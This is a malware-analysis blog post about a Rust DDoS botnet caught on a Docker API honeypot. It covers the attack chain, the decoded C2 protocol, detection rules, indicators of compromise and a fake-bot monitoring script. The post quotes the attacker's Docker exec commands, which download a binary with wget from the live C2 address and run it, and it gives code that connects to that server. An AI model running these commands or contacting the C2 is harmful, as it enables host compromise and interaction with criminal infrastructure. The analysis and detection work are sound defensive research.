- Malware Analysis
- Threat Hunting
- Reverse Engineering
- Docker Security
How I Reverse Engineered a Rust Botnet and Built a C2 Honeypot to Monitor Its Targets
A Rust DDoS botnet slipped past every antivirus engine. I captured it on my honeypot, reverse engineered its custom C2 protocol, and built a fake bot to infiltrate the network-now monitoring attack targets and tracking the malware's evolution in real-time.

Mario Candela
Founder and maintainer
During routine threat hunting on my Beelzebub honeypot, I captured something unusual: a Rust-based DDoS bot with zero detections across all major antivirus engines. What started as a quick triage turned into a deep dive-reverse engineering the custom bincode C2 protocol, tracing the attack back to exposed Docker APIs, and finally building a fake bot to infiltrate the botnet itself. That C2 honeypot is now live, monitoring attack targets in real-time and tracking how the malware evolves.
Key Findings at a Glance
| Category | Details |
|---|---|
| AV Detection | 0/60+ engines at time of capture |
| Initial Access | Unauthenticated Docker API (TCP/2375) |
| Malware | Rust-based DDoS bot with UDP/TCP flood capabilities |
| C2 Protocol | Custom bincode serialization |
| Infrastructure | Single server for distribution (port 80) and C2 (port 8080) |
| Auto-Update | HTTP-based binary replacement mechanism |
| Active Monitoring | Custom C2 honeypot tracking live attack targets |
The Attack Vector: Docker API Exploitation
The first surprise came from analyzing my honeypot logs. The malware wasn’t delivered through SSH brute-forcing or web exploits it exploited unauthenticated Docker APIs exposed on port 2375.
Attack Chain
Phase 1: Reconnaissance
├─ GET /containers/json        # Enumerates existing containers
├─ GET /info                   # Retrieves system info
└─ GET /version                # Checks Docker version

Phase 2: Preparation
└─ POST /images/create?fromImage=alpine   # Pulls Alpine Linux (5MB)

Phase 3: Tool Installation
└─ POST /containers/{id}/exec
   └─ Cmd: ["apk", "add", "wget"]         # Installs wget

Phase 4: Malware Download
└─ POST /containers/{id}/exec
   └─ Cmd: ["wget", "http://196.251.100.116/clientx86_64",
            "-O", "/tmp/info"]            # Downloads malware

Phase 5: Permission Setting
└─ POST /containers/{id}/exec
   └─ Cmd: ["chmod", "777", "/tmp/info"]  # Makes it executable

Phase 6: Execution
└─ POST /containers/{id}/exec
   └─ Cmd: ["/tmp/info"]                  # Executes malware
This attack pattern targets thousands of misconfigured Docker hosts across the internet. The speed and automation suggest it’s part of a larger scanning botnet.
Infrastructure Overlap
A critical discovery: the C2 server serves dual purposes:
196.251.100.116:
  Port 80:   Malware distribution (nginx/1.18.0)
  Port 8080: Command & Control server
  Location:  AS401116 (Nybula LLC, Seychelles)
From a defensive standpoint, this is encouraging: the architecture is straightforward and brittle, with a single point of failure that makes it trivial to dismantle. 😎
Static Analysis: Identifying Rust Signatures

The binary was stripped (no debug symbols), but at 1.5MB, it clearly contained a modern runtime. Running strings confirmed my suspicion: Rust.
Key libraries identified in the binary:
$ strings clientx86_64 | grep -E "tokio|bincode|obfstr"
tokio::runtime
bincode::ser
obfstr::random
These libraries revealed the malware’s sophistication:
- Tokio: High-performance async networking
- Bincode: Encoding and decoding custom binary protocol (not JSON/HTTP)
- obfstr: Compile-time string obfuscation to hide IoCs
For the reverse engineering phase, I used Ghidra with the GhidRust plugin, which significantly improved the decompilation quality by reconstructing Rust-specific structures and types. Without it, analyzing Rust binaries in Ghidra produces nearly unreadable output due to the language’s unique memory management patterns and enum representations.
Dynamic Analysis: Catching the C2 Live
I set up a multi-layered sandbox for safe execution: Docker running inside an isolated VM, providing defense-in-depth against potential container escapes. The malware ran in a hardened container with minimal privileges:
Dockerfile of rust_malware_sandbox:
FROM ubuntu:22.04

ENV DEBIAN_FRONTEND=noninteractive

RUN apt-get update && apt-get install -y \
    # Network tools
    tcpdump \
    tshark \
    netcat \
    net-tools \
    iputils-ping \
    dnsutils \
    # Debug tools
    strace \
    ltrace \
    gdb \
    binutils \
    # Utilities
    vim \
    curl \
    wget \
    file \
    xxd \
    && rm -rf /var/lib/apt/lists/*

WORKDIR /malware

COPY clientx86_64 /malware/clientx86_64
RUN chmod +x /malware/clientx86_64

RUN mkdir -p /captures /logs /tmp

RUN useradd -m -u 1000 -s /bin/bash analyst
USER analyst

CMD ["/bin/bash"]
Execute the container with strict resource limits:
docker run -d \
    --name malware_sandbox \
    --cap-drop ALL \
    --cap-add NET_RAW \
    --memory 512m \
    --read-only \
    rust_malware_sandbox
The server was live and accepting connections. This was the breakthrough moment.
connect(13, {sa_family=AF_INET, sin_port=htons(8080),
         sin_addr=inet_addr("196.251.100.116")}, 16) = 0
Decoding the C2 Protocol
Communication Flow
The complete C2 communication follows this sequence:
┌──────────┐                                        ┌──────────┐
│   BOT    │                                        │    C2    │
└────┬─────┘                                        └────┬─────┘
     │                                                   │
     │  1. TCP Connect to port 8080                      │
     │ ────────────────────────────────────────────────> │
     │                                                   │
     │  2. Length prefix: 0x00000057 (87 bytes)          │
     │ ────────────────────────────────────────────────> │
     │                                                   │
     │  3. Handshake: username + nonce + timestamp       │
     │ ────────────────────────────────────────────────> │
     │                                                   │
     │  4. Response: "OK" (0x4F4B)                       │
     │ <──────────────────────────────────────────────── │
     │                                                   │
     │  5. UPDATE Command with download URL              │
     │ <──────────────────────────────────────────────── │
     │                                                   │
     │  6. HTTP GET /clientx86_64                        │
     │ ────────────────────────────────────────────────> │
     │                                                   │
     │  7. New binary (1.5MB)                            │
     │ <──────────────────────────────────────────────── │
The Handshake
My initial reverse engineering suggested a SHA256 proof-of-work mechanism. The reality was simpler. Here’s the actual 87-byte handshake:
00000000: 00 00 00 00 4b 00 00 00 00 00 00 00 0b 00 00 00  | ....K...........
00000016: 00 00 00 00 63 6c 69 65 6e 74 5f 75 73 65 72 0a  | ....client_user.
00000032: 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 68  | ...............h
00000048: 61 6e 64 73 68 61 6b 65 5f 31 37 36 34 35 31 35  | andshake_1764515
00000064: 32 31 35                                         | 215
Decoded structure:
- Packet type:
0x00(Handshake) - Username:
"client_user"(hardcoded) - Nonce:
"handshake_" + (timestamp * 10)— a predictable pattern - Timestamp: Unix timestamp (e.g.,
1764515215=2025-11-30 16:06:55 UTC)
The server responded with a simple "OK" (0x4F4B)—no cryptographic challenge required. Our earlier probes received "NO" (0x4E4F) because we were sending the wrong packet format based on static analysis assumptions.
Confirmed Packet Types
| Type ID | Name | Direction | Description |
|---|---|---|---|
| 0 | Handshake | Bot → C2 | username + nonce + timestamp |
| 1 | Heartbeat | Bot → C2 | Keep-alive mechanism |
| 2 | AttackStart | C2 → Bot | DDoS attack command |
| 3 | AttackStop | C2 → Bot | Stop ongoing attack |
| 7 | Update | C2 → Bot | Download new binary |
The UPDATE Command
Immediately after the handshake, the server pushed an UPDATE command:
Command type: 0x07 (UPDATE)
URL: http://196.251.100.116/clientx86_64
The bot downloaded a fresh 1.5MB binary the auto-update mechanism in action.
Security Implications
The protocol has several weaknesses that enabled our monitoring:
- No cryptographic authentication: The predicted SHA256 PoW doesn’t exist
- Predictable nonce: Based on timestamp, easily reproducible
- Hardcoded username:
"client_user"is the same for all bots - No encryption: All traffic in cleartext (no TLS)
This made impersonating a bot trivial once we understood the real protocol. 🍯 🪤
Static vs Dynamic: Lessons Learned
This analysis reinforced a critical principle:
Never trust static analysis alone. Always validate with dynamic execution.
| Aspect | Static Analysis Predicted | Dynamic Analysis Revealed |
|---|---|---|
| Auth mechanism | SHA256 proof-of-work (32 bytes) | Username + timestamp-based nonce |
| Handshake size | ~33 bytes | 87 bytes |
| Packet structure | variant (u8) + pow ([u8; 32]) | Complex struct with length-prefixed strings |
| Server response | Binary packet | ASCII “OK” (0x4F4B) / “NO” (0x4E4F) |
| Update trigger | On command | Immediate after successful handshake |
| Nonce format | Random/computed | Predictable: "handshake_" + timestamp*10 |
The proof_of_work structures I found were likely dead code or planned features never implemented.
Detection and Defense
YARA Rule
rule Rust_DDoS_Botnet_Client {
    meta:
        description = "Rust DDoS Botnet Client"
        author = "Mario Candela"
        date = "2025-11-30"
        hash = "fd6ec293c37abd2d832659697d42c781727b0d32ba6bba3f0387b0dedaabe74e"

    strings:
        $rust1 = "tokio::runtime" ascii
        $rust2 = "bincode::ser" ascii
        $attack1 = "AttackHandler" ascii
        $attack2 = "perform_attack" ascii
        $obf = "_OBFBYTES_SDATA" ascii

    condition:
        uint32(0) == 0x464C457F and
        filesize > 1MB and filesize < 3MB and
        (2 of ($rust*)) and (1 of ($attack*)) and $obf
}
Snort Rule
alert tcp $HOME_NET any -> any 8080 (
    msg:"MALWARE Rust DDoS Bot C2 Handshake";
    flow:to_server,established;
    content:"|00 00 00 00 4b 00 00 00|";
    offset:0; depth:8;
    content:"client_user";
    content:"handshake_";
    distance:1; within:30;
    classtype:trojan-activity;
    sid:1000001; rev:2;
)
Indicators of Compromise
File Hashes:
  SHA256: fd6ec293c37abd2d832659697d42c781727b0d32ba6bba3f0387b0dedaabe74e
  MD5: 8ccfdbf089d6b2fed30174454048508a

Network:
  C2 Server: 196.251.100.116
  C2 Port: 8080/tcp
  Distribution: 196.251.100.116:80
  ASN: AS401116 (Nybula LLC, Seychelles)

Filesystem:
  Malware Path: /tmp/info

Protocol Signatures:
  Handshake First Bytes: 00 00 00 00 4b 00 00 00
  Handshake Contains: "client_user", "handshake_"
  Server OK Response: 4f 4b ("OK")
  Server NO Response: 4e 4f ("NO")
UPDATE Command Type: 0x07VirusTotal: View Analysis

⚠️ Note: At the time of capture (10 days ago), this sample had 0 detections across 60+ antivirus engines. This highlights why proactive threat hunting and honeypots are essential relying solely on signature-based detection would have missed this threat entirely.
Ongoing Monitoring: C2 Honeypot

After fully decoding the protocol, I developed a custom honeypot that impersonates a bot connecting to the C2 server. This fake bot successfully completes the handshake and receives commands from the attacker’s infrastructure.
# Simplified C2 honeypot logic
def create_handshake():
    timestamp = int(time.time())
    username = "client_user"
    nonce = f"handshake_{timestamp * 10}"

    packet = struct.pack('<I', 0)  # type = Handshake
    packet += struct.pack('<Q', 75)  # payload length
    packet += struct.pack('<Q', len(username))
    packet += username.encode()
    packet += b'\x0a'
    packet += struct.pack('<Q', len(nonce))
    packet += nonce.encode()

    return packet

def connect_to_c2():
    sock = socket.connect(("196.251.100.116", 8080))

    handshake = create_handshake()
    sock.send(struct.pack('<I', len(handshake)) + handshake)

    response = sock.recv(2)
    if response == b"OK":
        while True:
            cmd = receive_command(sock)
            print (cmd)
This approach allows me to passively monitor:
- Attack targets: Which IPs/domains are being DDoSed
- Attack patterns: UDP vs TCP flood, duration, intensity
- Botnet activity: Command frequency, update cycles
- New capabilities: Protocol changes or new attack types
The monitoring is ongoing, and I’m collecting data on the botnet’s targets. A follow-up post with aggregated findings may come once enough data is gathered.
🔍 Why this matters: By operating a fake bot inside the botnet, we gain visibility into real-world attacks as they happen intelligence that’s impossible to obtain through traditional defensive measures alone.
Pro Tips: Honeypot Configuration for Docker API Attacks
If you want to capture similar attacks, configure Beelzebub to simulate a vulnerable Docker API:
apiVersion: "v1"
protocol: "http"
address: ":2375"
description: "Docker API honeypot"
commands:
  - regex: ".*"
    plugin: "LLMHoneypot"
    headers:
      - "Content-Type: application/json"
      - "Api-Version: 1.41"
      - "Docker-Experimental: false"
      - "Server: Docker/20.10.21 (linux)"
    statusCode: 200
plugin:
  llmProvider: "openai"
  llmModel: "gpt-4o"
  openAISecretKey: "sk-proj-xxxxx"
  prompt: >
    Act as an unsecured Docker Engine API. Respond to HTTP requests exactly as Docker would.
    Simulate a system with 3-4 running containers (alpine, nginx, redis).
    For container creation/exec requests, return success.
    Include realistic container IDs, image names, and timestamps.
For more: Beelzebub Docs
Or low interaction docker API honeypot configuration by Akamai hunt Github repo
Conclusion
The fact that zero antivirus engines detected this sample when I captured it 10 days ago demonstrates that attackers are winning the evasion game, Rust’s compiled binaries, combined with string obfuscation, effectively bypass traditional signature-based detection!
Key takeaways:
- AV is not enough: Zero detection at capture time
- Rust malware is increasing: Harder to reverse engineer, better performance, lower detection rates
- Static analysis has limits: Always validate with dynamic execution
- Offense informs defense: A custom C2 honeypot now provides real-time visibility into botnet operations 👀
The C2 honeypot is actively monitoring attack commands. Stay tuned for a follow-up post with data on who this botnet is targeting and attack pattern analysis.